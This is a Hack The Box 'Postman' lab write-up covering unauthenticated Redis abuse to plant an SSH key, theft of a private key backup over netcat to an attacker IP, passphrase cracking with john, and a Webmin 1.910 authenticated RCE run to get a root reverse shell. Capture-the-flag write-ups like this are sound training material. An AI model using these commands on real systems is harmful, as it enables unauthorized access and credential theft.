Hack The Box - Postman Writeup
Summary
Nmap revealed that there is Redis server running on port 6379, which allows connection without credentials. The fact that Redis service is unauthenticated means we can potentionally try adding our own key to .ssh/authorized_keys. By exploiting this I gained unauthorized SSH access to the server. While enumerating the system as the redis user, I discovered a backup of Matt’s private key in the /opt directory. I transferred key to my attacking machine and used ssh2john to extract hash which I subsequently cracked with john. Using this password I was able to su as user Matt. During the process of enumeration as user Matt, I ran pspy64s to see processes running on the system. This revealed that Webmin 1.910 was running on port 10000 with root privileges. This exact version of Webmin is vulnerable to authenticated RCE. By exploiting this vulnerability with Matt’s credentials, I was able to obtain a reverse shell with root privileges.
Reconnaissance
Nmap
1
nmap -sV -sC -p- -oN ./nmapAll.txt --max-retries=1 10.10.10.160
1
2
3
4
5
6
7
8
9
10
11
12
13
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 46834ff13861c01c74cbb5d14a684d77 (RSA)
|   256 2d8d27d2df151a315305fbfff0622689 (ECDSA)
|_  256 ca7c82aa5ad372ca8b8a383a8041a045 (ED25519)
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: The Cyber Geek's Personal Website
|_http-server-header: Apache/2.4.29 (Ubuntu)
6379/tcp  open  redis   Redis key-value store 4.0.9
10000/tcp open  http    MiniServ 1.910 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Enumeration
Service Enumeration
| IP Address | Ports Open |
|---|---|
| 10.10.11.180 | TCP: 22, 80, 6379, 10000 |
Port 80 (http)
Technology
1
Apache httpd 2.4.29
Website

The front page of website reveals possible host name Postman. I added it to /etc/hosts with postman.htb.
1
sudo sh -c 'echo "10.10.10.160 Postman postman.htb" >> /etc/hosts'

Web Content Discovery
1
dirsearch -e php,asp,aspx,jsp,py,txt,conf,config,bak,backup,swp,old,db,sql -u http://postman.htb
Port 6379 (redis)
Technology
1
Redis key-value store 4.0.9
Redis Enumeration

Redis server allows connection without credentials.
1
redis-cli -h 10.10.10.160
Port 10000 (https)
Technology
1
MiniServ 1.910 - Webmin

While searching for vulnerabilities affecting Webmin 1.910, I discovered that this exact version is vulnerble to authenticated RCE. I tried a few default credentials, but none of them were valid. It is an interesting finding which could be potentially exploitable after obtaining valid credentials.
Exploitation
Unauthorized SSH Access via Redis Exploitation
Exploiting the fact that The fact that Redis server allows unauthenticated access, I tried adding my own key to .ssh/authorized_keys. I was able to gain unauthorized SSH access to the server by reproducing exploitation method from this article .
First we need to generate ssh key pair and write the contents of public key to a file.
1
ssh-keygen -t rsa
1
(echo -e "\n\n"; cat id_rsa.pub; echo -e "\n\n") > key.txt
Next we import the file with contents of public key into redis.
1
cat key.txt | redis-cli -h postman.htb -x set ssh_key
Running this command caused an error. I quickly resolved it after finding the answer on stackoverflow.

Using redis-cli, it is possible to edit the configuration to get rid off this error.
1
config set stop-writes-on-bgsave-error no


Now we can continue to save the public key to the authorized_keys file on redis server.
1
config set dir /var/lib/redis/.ssh
1
config set dbfilename "authorized_keys"
Initial Foothold

Now we can ssh into the redis server with previously generated private key.
1
ssh -i id_rsa redis@10.10.10.160
Post Exploitation
Information Gathering
Linpeas

Running linpeas.sh revealed some unusual files in /var/www/html directory.

Another interesting file, owned by user Matt, is located in the /opt directory. It looks like it could be backup of Matt’s private key.
Lateral Movement

By inspecting the contents of this file, we can confirm that it is, in fact, a private key.
I transferred this file to my attacking machine via Netcat.
On victim machine:
1
nc -w 3 10.10.14.4 9989 < id_rsa.bak
On the receiving end:
1
nc -nlvp 9989 > matt_rsa

Now we can try to login as user Matt via SSH.
1
chmod 600 matt_rsa
1
ssh -i matt_rsa Matt@postman.htb

Unfortunately we need passphrase to be able to log in. We can convert private key into a hash and obtain the password by subsequently cracking this hash. First I used ssh2john from John the Ripper suite which transforms SSH private keys to john format hash suitable for cracking by john which is also part of JTR suite.
1
ssh2john matt_rsa > matt_hash

Next I cracked password by using john
1
john matt_hash --wordlist=/usr/share/wordlists/rockyou.txt
1
computer2008

With this password we can su as user Matt.
User Flag

Privilege Escalation
pspy64s

Running pspy64s revealed that Webmin on port 10000 is running with root privileges.
1
/usr/bin/perl /usr/share/webmin/miniserv.pl /etc/webmin/miniserv.conf

This means that if we could perform exploit for authenticated RCE, we would get shell as root. We could not exploit this due to lack of credentials but now we have valid credentials for user Matt.
With these credentials, I was able to log in to Webmin on port 10000.



Now that we have valid credentials for Webmin, we can use this exploit to obtain reverse shell.
1
python3 exploit_poc.py --ip_address=10.10.10.160 --port=10000 --lhost=10.10.14.4 --lport=7007 --user=Matt --pass=computer2008
Root Flag
